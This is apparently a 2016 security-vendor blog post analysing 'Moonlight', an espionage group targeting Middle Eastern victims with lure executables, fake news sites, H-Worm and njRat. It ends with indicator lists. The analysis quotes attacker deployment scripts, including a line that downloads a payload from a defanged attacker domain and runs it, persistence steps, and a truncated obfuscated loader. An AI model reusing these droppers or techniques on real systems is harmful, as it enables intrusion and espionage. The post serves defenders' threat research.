

# Company

English

- LEADERSHIP
- INVESTORS
- PRESS RELEASES
- MEDIA COVERAGE
- EVENTS
- BLOG**
- AWARDS
- CAREERS
- CONTACT US

## Cyber security information center

### Moonlight – Targeted attacks in the Middle East

Posted by [Chris Doman](#) on Oct 26, 2016 1:30:00 AM

Find me on:

[Tweet](#)
[Share](#) 70
   
[Like](#)
[Share](#) 18
   
[G+](#) 5

Vectra Threat Labs researchers have uncovered the activities of a group of individuals currently engaged in targeted attacks against entities in the Middle East. We identified over 200 samples of malware generated by the group over the last two years. These attacks are themed around Middle Eastern political issues and the motivation appears to relate to espionage, as opposed to opportunistic or criminal intentions.

These are not technically sophisticated attackers. However, they do deploy some novel tactics, detailed below, and the implications of these attacks could be significant. Both the tools and targets of Moonlight are reminiscent of “Gaza Hacker Team,” a group of attackers that are said to be politically aligned to the Hamas[1]. In spite of these commonalities, we have not identified any firm links between the two groups.

We refer to this group of attackers as *Moonlight*, after the name the attackers chose for one of their command-and-control domains.

[1] <http://www.securityweek.com/gaza-cybergang-attacks-attributed-hamas>

### Moonlight’s targets

Vectra Networks worked with providers to sinkhole Moonlight’s command-and-control infrastructure. The hosts seen via our sinkhole show a clear targeting of Middle Eastern victims:




Figure 1: Moonlight’s victims of attacks

Most of these victims are connecting from home networks, and are therefore unidentifiable, though one notable victim is a Palestinian news organization.

Vectra believe the victims from the United States and China are outliers. These infected machines were primarily from university networks and were likely either security researchers sandboxing malware or overseas students targeted for links to their homeland.

Indirect targeting data from the online virus scanning site VirusTotal, and traffic statistics from the URL linking services the attackers use indicate many of these attacks are targeted towards either small groups or individual targets:

Analytics data for [goo.gl/OVx6rE](https://goo.gl/OVx6rE)

Created Dec 27, 2015

Original URL: [www.aman-news.com/pkl/Attachments.zip](http://www.aman-news.com/pkl/Attachments.zip)



Figure 2: The statistics show one of the attacker's malicious files, registering only two clicks

## OpenMe.docx.exe

The attackers name their malware as documents of interest to their victims, to entice them to open them. The malicious decoy documents display themes relevant to Middle Eastern politics, and provide some indication as to who the intended targets may be:

- 20160611-NCRI-AR-Rajavi-Syria-Ramadan.docx.exe
- Assassination of Talal of Jordan YouTube.exe
- Audio recording of the meeting of Egyptian Emirati. MP3.exe
- Brigadier Alleno behind moral projection of Zakaria al-Agha.docx.exe
- exe
- Fatah foreign conspiracies.exe
- Wapons and ammution stores found while digging a waterway in Egyptian Rafah.exe
- Hamas and Fatah agree to the following.exe
- Hamas and the Egyptian army.exe
- Hamas and the Salafist jihadist in the Gaza Strip.scr
- Hamas Betrayal.exe
- Important leaking security meeting Arab Emirates.exe
- scr
- Leaked audio recording of the meeting of Egyptian security Emirates.mp3.exe
- Leaking important Arab Emirates security meeting.mp3.exe
- Meeting of the Executive Committee of the PLO.exe
- President sources oust Fatah leadership in Gaza and the cost Abu Samhadana to lead the organization.doc.exe
- Sawiris and the project of the Suez Canal.exe
- Sinai Bombings.docx.exe
- The full truth behind Abu Ghussains disease.exe
- The grandson of President Abbas in the festival of love, and what response was Mr. Samir Mashharawi him.exe
- The names of the perpetrators of the bombings in the Gaza Strip.exe
- The son of Mufti takfiri Hamas fist anti-drug police.docx.exe

Moonlight demonstrates that 0-days, or even exploits, aren't required to successfully compromise machines. Instead, they show a preference for the classic social engineering approach of sending e-mails with attachments or links to files with the filename [legitimate file-extension].exe, for example:

- scr
- Secrets documents Panama.docx.exe
- doc.exe
- Audio recording of the meeting of Egyptian Emirati.mp3.exe

Moonlight typically makes good on the promised theme of the lures, and present the victim with a relevant "decoy document":



Date: التاريخ: 5/5/2016  
 Number: الرقم:

اجتماع اللجنة التنفيذية لمنظمة التحرير الفلسطينية  
 رام الله 4/5/2016

عقدت اللجنة التنفيذية لمنظمة التحرير الفلسطينية اجتماعها يوم أمس الأربعاء الموافق 4/5/2016 بمدينة رام الله ، بحضور الأخ الرئيس ، والأخوة والرفاق بدصائب عرفقات، أبو زهدي الشكاشبي ، ديزكوريا الأغا، تيسير خالد ، أحمد فريخ "أبو علاء" ، د.أحمد مجدلاوي، فخران الشكعة، د.أسعد عبد الرحمن ، حنا عميرة، عبد الرحيم ملوح، حسين الشيوخ، د.واصل يوسف، جميل شحاده "أبو خالد" ، عزام الأحمد ، الطيب عبد الرحيم ، د.مصطفى البرغوثي ورئيس الوزراء د.رامي الحمد الله.

الفرع: بدأ من جدول الأعمال الشوون تكلفي فقط يب مثلنا فقط A. اليوم يجب أن نلخذ القرار النهائي بعد أن استقبلت كل المحاولات مع الجانب الإسرائيلي لتحويل باقي القضايا لاجتماع لاحق. الأخ حسين الشيوخ بأشارته الذي يرأس الوفد الذي تحدث مع الإسرائيليون في جولات جانا بمصلحة. بوجه عدم الإعلان عن تفاصيل هذا الموضوع الخاص.

حسين الشيوخ: سبق وفتحنا الأخوة بمسورة ما جرى بالجولة الأولى والثانية مع الإسرائيليين فيما يتعلق بالموضوع مناطق A الحديث مهم، لم يكن النزول بسفك الخراب ولكننا نريد اختيار مواقف الجانب الآخر برفع أن قرار المجلس المركزي ينس على ارتباط الالتزام بشكل مشترك، العلاقة مع الإسرائيليين أكثر بكثير من التنسيق الأمني، الاستجابة لمناطق A. عقد عام 2002، بالجوالتين الأولى والثانية قلنا لهم ما هي الرجعية ولتلقنا الاتفاقيات الموقعة وهي ما نندى عليه دخلنا في صلب الموضوع وأقترحوا علينا أربعة رؤى أ. الله، هذا للقيادة وأعطينا مئة شهر وكلمنا على الثوابت التالية: الاتفاقيات الموقعة، الحفاظ على وحدة المناطق A. الترح والمرحية، الفصل بين المسارات خاصة أنهم حاولوا ربط كل القضايا وخاصة قضايا الجنوبية ووصلنا لحل مقبول، السلطة الوطنية تستمر بحماية الأمن والنظام والقانون بصرف النظر عن الاتفاق بيننا، بالجولة الرابعة طرحوا صيغة جامعة لكل مناطق A ولكن قالوا علينا قضايا تسمح لنا بالدخول لمناطق A وابتغاهم يوم 17/4

Figure 3: "Meeting of the Executive Committee of the PLO" - Decoy documents opened on victim machines by the malware



Figure 4: Decoy video about women trafficked to Syria

## Impersonated new organizations

The attackers typically deploy malicious files via shortened URLs, presumably to look more innocuous. Many of the links and domains impersonate Middle Eastern media organizations such as Eln News and Wattan TV:

- [http://bit\[.\]do/www-e1nnews-com](http://bit[.]do/www-e1nnews-com)
- [http://wattan.tep\[.\]su/deaf.rar](http://wattan.tep[.]su/deaf.rar)
- [http://www.aman-news\[.\]com/arab/betrayal%20of%20Hamis.%20exe](http://www.aman-news[.]com/arab/betrayal%20of%20Hamis.%20exe)

One domain impersonating the media, Alwatenvoice[.]com, also hosts "landing pages" to encourage victims to download the malware, described below.

## Distribution

One Facebook user has shared a number of posts from the malicious Alwatenvoice[.]com:



Figure 5: Two pages containing malware shared by the user on Facebook

The second post is of particular interest. The Facebook information box says the article is from All4Syria[.]info, a popular independent news outlet reporting on Syria, but in fact it leads to Alwatenvoic[.]com:




Figure 6: The link to All4Syria[.]info that actually leads to Alwatenvoic[.]com

The user is then presented with a page that looks very much like the real All4Syria website:




Figure 7: The malicious page on Alwatenvoic[.]com on the left, and the legitimate site All4Syria[.]info on the right

If a user clicks “play,” they are asked to download malware named شبكات الدعارة السورية.mp4.exe (“Syrian Prostitution Rings.mp4.exe”).

The profile posting these malicious links has a very small number of public posts. The first post from 2015 shows the user setting their wallpaper to the logo of Fatah. There are two celebrations of Facebook friendship displayed publicly, one of whom can be identified from the name and Facebook profile information. Their details match that of a senior Fatah militant who Reuters reported was targeted for assassination during violent struggles between Hamas in Fatah in 2007.

We would stress that even if the account is controlled by the attackers it could be an account that they have compromised, or impersonates an innocent and unconnected person. It is also possible that the account sharing the malicious links belongs to a user who is unknowingly spreading malicious content.

## H-Worm

Moonlight typically delivers an obfuscated version of the widely available H-Worm [2], a malicious Visual Basic Script worm, as their first stage backdoor. Moonlight deploy an ever-changing range of deployment scripts to evade anti-virus software. Many of these use basic scripts within self-extracting RAR archives to install the malware:

[2] <https://www.fireeye.com/blog/threat-research/2013/09/now-you-see-me-h-worm-by-houdini.html>

```

Path=C:\SysWOW64\IDM
Setup=C:\windows\system32\mshta.exe C:\SysWOW64\IDM\Thumbs.db
Setup=News.doc
Setup=C:\windows\system32\wscript.exe //E:vbs C:\SysWOW64\IDM\Run
Overwrite=2
Shortcut=D, "C:\windows\system32\mshta.exe C:\SysWOW64\IDM\Thumbs.db", , , explorer,
c:\windows\explorer.exe
Shortcut=D, "C:\SysWOW64\IDM\chrome.exe C:\SysWOW64\IDM\Chrome.jse", , , Chrome,
C:\SysWOW64\IDM\chrome.exe

```

```

...
HTTPDownload "http://alwatenvoice[.]com/Sun/New.Sqlite", "C:\Intel\K.hta"
...

```

```

--
sleep ,10
FileInstall, kk.doc , C:\system32\kk.doc
run , C:\system32\kk.doc
--
FileSetAttrib, +sh, C:\system32
--
FileMove , C:\$RECYCLE!BIN\chrome.exe , %userprofile%\appdata\local\History\
sleep , 50
--
RegWrite, REG_SZ, HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
Folders , startup , C:\temp
--
run , C:\windows\system32\mshta.exe C:\$RECYCLE!BIN\Thumbs.db
--
icacls "C:\temp" /deny Users:(OI)(CI)(DE,DC)

```

Figure 8: Some of the malicious scripts used by Moonlight to deploy H-Worm

In these excerpts, we see the Moonlight make some strange choices in deploying their malware such as:

- Opening a decoy document from the Windows System folder
- Preventing users from deleting any files (including the installed malware) from the `C:\temp\` folder

There is a large amount of variation in the scripts used to install malware, and it's likely that the large number of samples have been produced by hand, rather than a more productionised process of using build tools that is preferred by more sophisticated groups.

## njRat

Records to URLs that users have submitted to VirusTotal record the attackers installing additional malware using the access they gained with the first stage H-Worm malware. Examples of this are recorded in URLs submitted to VirusTotal<sup>[3]</sup> for the domain fun2[.]dynu.com:

Date	Location
2016-05-24	C:/Users/Administrator/Desktop/service.exe
2016-05-31	C:/Users/Administrator/Desktop/WindowsService1.exe
2016-08-10	C:/users/administrator/desktop/k.exe
2016-08-10	C:/users/administrator/desktop/service.exe

[3] <https://www.virustotal.com/en/domain/fun2.dynu.com/information/>

As with earlier stages, the attackers employ a number of methods to deploy the well-known<sup>[4]</sup> njRat which seems to vary from sample to sample. In one example the malware stores a program within a base64 compressed blob. This is then loaded into memory, and executed using `EntryPoint.Invoke()`:

```
string text = "sPoAAB+LCAAAAAAABADtvQdghHEmWJSYvbcP7f0r1StfgdKEIgGATJNiQQBDswYjI";
byte[] array = Convert.FromBase64String(UnZip(text));
object objectValue = Reverse("daoL");
object objectValue2 = Reverse("tniopyrtnE");
object objectValue3 = Reverse("ekovni");
```

Figure 9: An example loader for njRat deployed by Moonlight

[4] <http://www.symantec.com/connect/blogs/simple-njrat-fuels-nascent-middle-east-cybercrime-scene> and <http://threatgeek.typepad.com/files/fta-1009---njrat-uncovered.pdf>

The 24 Kb of code this decodes to is another .NET application – njRat. Other droppers also decrypt the blob, before it is executed. Both njRat and code obfuscators such as this are freely available[5], and there are a plethora of tutorials available online to help budding hackers use them with limited technical knowledge.

[5] Eg; <https://www.youtube.com/watch?v=Dub4g4tVezI>

## A significant operation

Moonlight’s command-and-control infrastructure is very simple. It consists of dynamic domains controlled via home internet connections in the West Bank of Palestine. We were surprised to identify a very large number of varied malware samples (over 200) attached to this simple infrastructure:




Figure 10: Moonlight’s infrastructure

## Attacker evolution

The earliest attacks appear to be non-targeted, opportunistically inviting victims to click links on Youtube videos and social media posts typical of Middle-Eastern “hacktivists.” Later attacks appear to target particular groups or individuals. Moonlight’s usage of the Google URL shortening service allows us to roughly compare attacks over time:





Analytics data for [goo.gl/lz202G](http://goo.gl/lz202G)  
 Created Dec 16, 2014  
 Original URL: [wattan.tep.su/deaf.rar](http://wattan.tep.su/deaf.rar)

Total Clicks  
**280**

Analytics data for [goo.gl/OVx6rE](http://goo.gl/OVx6rE)  
 Created Dec 27, 2015  
 Original URL: [www.aman-news.com/pki/Attachments.zip](http://www.aman-news.com/pki/Attachments.zip)

Total Clicks  
**2**

Figure 11: One attack from December 2014 (left), and one from December 2015 (right)

## Who are the attackers?

In general, the assigned IP-location of command and control servers is a poor indication [6] of attacker locations. However, in this case the provided locations of home networks in the Gaza strip are likely to be accurate and fits with other details from the attacks. The attackers also demonstrate low operational security, particularly in their earlier attacks. Domain Whois records and social media posts provide strong ideas as to the identities of some of those involved. It would not be prudent to publish the identities of the possible attackers in a conflict zone.

Perhaps a more interesting question is "What are the attackers' aims?" Or if they are being directed, who is ultimately funding and tasking them?

[6] With reference to <http://www.csoonline.com/article/3028788/technology-business/norse-corp-deconstructing-threat-intelligence-on-iran.html> and <https://threatbutt.com/map/>

## Countering attacks

Attacks such as these are often overlooked due to their low technical sophistication. But the stakes of these attacks are high, even if the attacker skill level is low. If the motivation behind these attacks is indeed political, the consequences could mean loss of life. Violence between rival political factions in Palestine has resulted in the deaths of hundreds of people.

Individuals and organizations outside of the Middle East are unlikely to encounter the attacks by Moonlight. However, the tools and techniques deployed are typical of low-skilled but determined attackers within the Middle East and serve as an example of the kinds of attacks that often slip through. Moonlight's strategy of obfuscating well known malware appears to be fairly successful at evading host-based security mechanisms. The network communications of the well-known malware families such as H-Worm and njRat should still trigger existing network signature base detection tools.

Vectra customers are protected through the following generic detections:

- Suspicious HTTP – Provides generic detection of HTTP based malware such as H-Worm
- External Remote Access – Provides generic detection of RATs such as njRat

- Malware Update – Provides generic detection of secondary malware over HTTP(S)

Security professionals can review the Appendix for a full listing of file-hashes and domains employed in these attackers.□

[Vectra Threat Labs](#) operates at the precise intersection of security research and data science. We take unexplained phenomena seen in customer networks and dig deeper to find the underlying reasons for the observed behavior. Click [here](#) to read more of our reasearch.



## Appendix

### Domains

Any traffic to the following domains on your network should be investigated. Please note that many of these domains have been□ sinkholed by Vectra .

a1watenvoice[.]com

e1nnews-com.duckdns[.]org

fun1.dynu[.]com

fun2.dynu[.]com

fun3.dynu[.]com

fun4.dynu[.]com

fun5.dynu[.]com

h.safeteamdyndns[.]se

h0tmail.duckdns[.]org

hackteam1.spdns[.]de

hema200.publicvm[.]com

hema200.safeteamdyndns[.]se

hema2000.dynu[.]com

hp200.spdns[.]eu

hp500.linkpc[.]net

hp600.spdns[.]eu

moonlights.linkpc[.]net

new4.spdns[.]eu

opstin.spdns[.]eu

run500.linkpc[.]net

run900.linkpc[.]net

wattan24.duckdns[.]org

aman-news[.]com

### MD5 Hashes



ABD8F478FAF299F8684A517DCB1DF997 003F460F6EA6B446F31AA4DC57F3B027 568218BB07C021BBAB3B6D6560D7208C

AC19A1E5D604D82EF81E35756F3A10D1 0392F8BE82A297242BAAD10A9A2912EB 573138482B185F493B49D3966650CDAD

AC3918287452FEBD3855FF4BC3D82A07 04A4CC757B4D283FF8DE246C19E8D230 5947BBAD60D4D00EF545E2FB3B1FD03E

AC89E42EE593CEA80030820618F2BCF6 04B2D3F38055B2B821B30E82C44D6040 59E18D4ED3C97279DB16984C07213EB1

ACAB47BB5E8ED34056905FF63353CABC 0512F533BF2E8E5EC9637B804C101C2B 5BF5BE6B45292FBA0C0EDC415F248922

ACCF82FC29467C08CE087072FEA3D14A 05618077C03B80ACE066B9851966FBB1 5CC9964DD41BE3D9DACBD0425EC032A9

ACD58BB34BB275DE1570917624ADE609 0606FEE55F39784E9889C1AAA0F27882 5CFD542A561F1EE679FCD6AA81991F3A

AE238D1E52CD4A9DECFE769FE5844747 064F0A5FCC869F6EB77405D3FE98AF87 5E59ACF240E2881B1C1E2F5586C9CA6F

AE9E9E3C73483E8B6C6E58E5629DC4D0 07EB24224A722EA9D8A3DC610B834D7A 5F0437C7DC45D4C10A045954DB77DD31

B053BBB499D68CCE1782B33FDE7B43FF 0975222DE39433A25E672595B1960CDB 61381610E76266423ACE96670DE45DC0

B0B9332082E98D51CB7265A45A945A22 0A38DDCC3431BAE448E38C99562162EF 6212E9A07225D6B71769D2BBBC20CD04

B184FA51604D7EAA5A45350D1E08E5B7 0A49531FC0C00E991E51F34398F3AB88 6218A61D18F5A74F82ABC31A5F073C4B

B3FB8253595FED348464B5C9A01AD4AD 0ABBD2765B563F2B8748485FA84DA070 62C0B9EA3638BEF977A7D33970E52E38

B532676D6A5A6684B62A078BFBCBBD0B 0AED206FC534C310724E122BF6BCDF7F 63D933310CFB26EC9913A26BEF230A99

B77A14A594A59C3B86EDD940FB35AB5E 0B2023BC4ADFB8157DA9147B9FAFACB 64ACAFF36681B16C5717741E17DCB329

B82DE5F1C26143083D988B06F6C927C3 0B40D67579AF550C0A3AEE359C2C71BA 64AF25B42E21F01A213C32CC66CFD749

B841E134EC7FE48095754742C8A2B8D7 0BD3B5C667878830DA088527D1B753EC 655F56F880655198962CA8DD746431E8

B929FC62DB2B3C8CC6A03063767BE125 0C15603B17FA333189AB5ED06E0993F7 696232159428BCB2BDA5AC2C755E8FED

BB15E754AE3B85A12447B448F6F7E43E 0CA048153AC96E5C41243B364092AF07 69A042C9ED90A30444606407F77E199F

BBF576CF704B71C739E8777EB6C9FF82 0D67422BA42D4A548E807B0298E372C7 6C4B69C19F2C3AC23AC392B8631E31BB

BD2234DAE56580AAA7F880A7DB0F397D 0E9B363DE7DD2B10AFD5D1947FA0E006 6C4D355411B8D7DA56A2C7C14693A3AE

BE23B3AFD1FD32C900F012CB2A8BA755 0F83377C44ADBA238FD0F0EB241981A6 6D418227FEB7A60727326583B52187E6

C28376FC9EE627B51E3F52503397E2DC 114B805F977E17558DD89E8029E29DF0 6E2E488CDDF1D15D0411F3838ED04683

C291CFAC28F323F9808D633A8558A35A 118A606FB131C082B55A5625661B666A 6EE7264D4A974D0FFFED7F39652D1DAD

C64052167D6A183A3ECC259EE0F3A0C6 129F4B0A1F209784BF7071C14119BF9F 71B00CBD186B1C168FD207B8F43FC8E0

C8D912CF5BF526E551972EBB5454DD3F 1325AB5DCA14B58A8A7B9A8F5A1EE4DC 72076B1B2D9CB0507E5C94C2B422CCE7  
C92E26AC3145718E531330B87772D216 13AF6A3C3A3908FD4E606A1F19B05714 72BEA803A834F7736679781A1D729B1F  
CB539DFAEECC4BAF875A1E431701FF9D 148A3E3CC76CF6753B15070FE3514DAE 7681AE3933F3E13EB8E2A9BE281A5763  
CC9FAEC3F39EDAF7A59E9D9A7577451C 14C1E03DE25811C3D6D467837A16BB29 76A68FE73FFF571F257A1B0F100ACA1D  
CCFA1B31C47C9F124FEFE206301B3A5F 15F7682A178F789EDB40CEAABA9E5103 77D02BE92D052F35604CAA9885DD9A77  
CD10D61A0D2D43A6AB16A9F50B1AD894 1673583BC5B7A485119D4A1342D6ADA8 7840F2473B3A0E0960A1925F3CD0C3B1  
CF51142459F7B40E751E91179C001299 17D70C318C6D16EA599E39550C44FA7F 7A4588DC14AE38505662B75DA93CA8A7  
CFE26B57E168B6C6A18C668E36A3E939 1856F46DA93C3B152C358E0F6DB53402 7AEFB825277764CD9F31BC1F2370D18D  
D179427D46D38D78A7A60512A4595496 1966F3B1D4ADEC25AB866C4E061A1E50 7C14974DD39B071558C619D16C4216DB  
D24B6317064DA37D31CE4459AC7F4B69 1C4AB6CF907175D114C48C30A38BF379 7D1F1FED52745D36D737EFA7D43F4B95  
D297E0DB6D63A952B08B6F0E3FE101E7 1D693473FF431C7CEA3E7AB0130EAA3D 7D27548E3F56FA532C571FB409ECD7B6  
D3C8ECF591381B31D3AA796471B5B0F1 1F644DE33D57C12A393B12F92A7C44C5 7DD199B0C678EF409A7DC461DE850849  
D5DFF6DB76B75D346D3B33BBA5B7CBFA 215556AF1A5FEF7E08A6124D94487D2F 7ED4897B11798F4639C73D57F901A661  
D5EEE8DC2507D46E1DC11F7B7441F506 21CE82DB335964B8624F8EB0668B539F 833B3AF9BD8FFD0390BCA1D43EE78CC3  
D817FD5A442C7668607AE895D4298040 22CC7CE1E17852B6D09D5641B6ABCA0D 83AD97BF1D5A9044AAFBA6AAC4B7387E  
D9EACFF28841C51ACE9712AF78BCBDD0 24D2CE38D2886A00E678E8C23AD8D1CA 841C3AFAA8CAF0AC33BF783D5FEAEADB  
DD2D6B625E7ADD1528311A0CF5FD5EAE 276E54A5E32BEF12367C5B31BF9C179E 8492C3111C7C0998F0DC1B63967E5C65  
DDD73E73BE2CC934D5721D4FC62CD98C 27A1891DB06D316B43A48DDEFEBF73BF 853A53CF799E2E3E1FC244A0751A4E96  
DDEEE52C00A95167353215D14B3AAA68 2851685F217EB1CE573FC2BAE7918801 8799B3D6B2CE50D4DD5F5114635A4B96  
DE2E753D12CE07F7B3F97C498D3477F8 28FBFD2AD1B500B62377DDE5795CDF85 87E5555CFF74D41551D6D29B9C01C0CB  
DF38B1562E4F0B735B3E10BAE78DF2A9 2930596D4E1328B79C349455E71EE1B0 8943A561F0839D43B8BD476357992540  
E1B56D70FA5397509F901ED72724A5E9 29771C26BFDD125E7427CD57A98730FF 897061CD7F0BBAE1B024ED9C1C1998A1  
E3E2CD771C8183464737233D17CD6A09 2993B77D82622D665F9B2F06C89741BE 8A2E5662ED22D0D555E6B90FE5E1C902  
E42CD849370F2BE67F40B97B5D741B37 2A0F5D8C5BC021A1CEFED7442B02DF52 8AD4C22449B98339548D38BF87BF50AA

E613FBAAF0E64B1CA740F9859D5CAF0B 2AB91CEDD813E306248E545075C60866 8BE6FBAD0618D6A398966AF3D20F5418

E61732ADD06F5EB98FE6AD42CE9682F6 2C8C94E85EF8C757586590E8D1ABDC6C 8F8E5A9553A27A9341ED6022028B231D

E8909F06EF95B222121B72E12DB2111D 2CBD8E0EB9DF67E7D304F28803D4529E 8FDD4BA7920B3D6AB2F0106FDF4ED702

E8C4A336C901A8799525EA30486838B3 2DC30F736F1A485DBBEED63EC9259726 8FF5EF99FAF5E17B7D5B46585BAC7B43

EA788C263E04B93D36E0D82BB7D1BC05 2E49F5BD50A4E82DB05B4E42F18536F3 90C49D0CEF0DFCFF3C09723A9918688D

EB7B7C974A66E7F9A0EAD3113F949EC8 2F352CD6486C518DDC61B7EBBEAB5F01 927DBA3C9B98FD749017E3DDEE270136B

ECB97F19AB0568CD0536567A7DEF44FF 348D6C08F155F0781574C34E573B6F1F 940A1B2C537FA2F764283795E9B665BA

EF53161673CA4CAA7E9C4B33A0D02A90 36E3307F26E5B8BDBA30D7EA7CA62CD8 968EF6CB0DFB082DF7A68C3B8869C57B

EFC A552B3CA4B8FF8686FD313FF2D48E 37CB0DF3AF8D3CA2086EEDAF3479D21C 974037C602A559C471BBDA3D07F50650

EFE54DF820FA8434CF14A5A8F55F52B7 39581B22FB078851D6DAA492C4F5BE97 97AA47094205DF17C15ED216227C4DA8

F007B759A30EDF46FD921E2D87A39D5D 3CE01AD1B116943F5FB1B2925C5DCAF1 99215ADB3D924F52D69BEAB6981791EB

F17CD2526A0E46D806863E1320A2CF5B 3D2E266B9FDAD45AEF7D83164BEB7A37 992D434A726B9C50851B809FB95C169B

F33B62D496F58E752BB190296781CFF9 3EAA4C1C6716133612CBA0EA4A6905B5 9A9D01BCB93EF99E1B8EBF727D72E91F

F48AAB23D1DEF618449D705146153966 40E9ED913857D5196368A64D9972FCB8 9EF41A195932EDE4E9E6800E7D272A2E

F59453D2FF8F29617DB23201C568017C 4484EB027D30C4705717CDE931245827 A12EB4CD0CAD629FCE59AE5120B82133

F7CF132313438115B0BBED035078FB1C 476764A1E6E121CF59C7F101F0E14968 A1E60D076CC9488EB7D86BD70FF70154

F8AD6A207BEE8C042220CC52AF2DAC29 4791667A4935718C4A55FA23EB18A520 A2E82ED55692BF64B819117C48F13F62

F8FF494B1C0403C3C99C6D67BEF7069A 48A8E95E79787EB27465AAD52855788A A3296E4D931583415C2B1B7A68C96508

F93A95668040E143F19F94210CA18D88 4C325C62D2CD9A69AA2CCF920A61B4C1 A3DFD16AC5E2E0343E61E19C13FCFF2B

FA428FEF017B496DCAE6428889114FCC 4E3925ABF0CB66CE4476DFFC41131396 A62DE1A146EEC778344600F8EEEE86DA9

FA8C119B3F0B1F9C2AA9F5D8908C9536 4EB6B5F6E3CB72869F29D567AC888C05 A7BF176D5BD80C2AD3815EC41E9BA6E6

FBB0BA6E2E570CA1B4F495F3040B6F6D 50B1E6E24A1DB4D68A2D51BD7115BAA3 A7F58A9D83CA22846282994A0393FB82

FE71389ACD3EE1B42A0895668C73DC21 517822AF63D640DFE8C6590B36AD8F80 A803F9914141F2CA72EB0C2162E2BA36

FE742125449AFABB37B21844171FBC99 51817D6FA9F1BA398176ABE63230568A A866F515362066AEA4BBEF0B6C1BDB13

FF295CF738DE580E2EE41D0100C848AE 53BADCB66F848805E781716F95CF10AB AA45A3DFD4E7329DF37D8C74F0DA01B4

Topics: [Targeted Attacks](#), [Malware Attacks](#), [cyber security](#), [Threat Labs](#)

## Subscribe to the Vectra Blog

### Recent Posts

- [Moonlight – Targeted attacks in the Middle East](#)
- [Triggering MS16-030 via targeted fuzzing](#)
- [Exploiting the firewall beachhead: A history of backdoors into critical infrastructure](#)
- [Bringing attack detection to the data center](#)
- [Reverse engineering the Shadow Brokers dump: A close look at NOPEN](#)

### Posts by Topic

- [Cyberattacks \(19\)](#)
- [Malware Attacks \(15\)](#)
- [Insider Threats \(13\)](#)
- [cybersecurity \(12\)](#)
- [Targeted Attacks \(12\)](#)

[see all](#)

### Follow us



# Get security that thinks.

See it think for you.

REQUEST A DEMO >

## About Us

- [Why Vectra](#)
- [Product](#)
- [Blog](#)
- [Resources](#)
- [Company](#)

## Support

- [Contact Us](#)
- [Privacy](#)

[Terms of Use](#)

[Careers](#)

Follow us

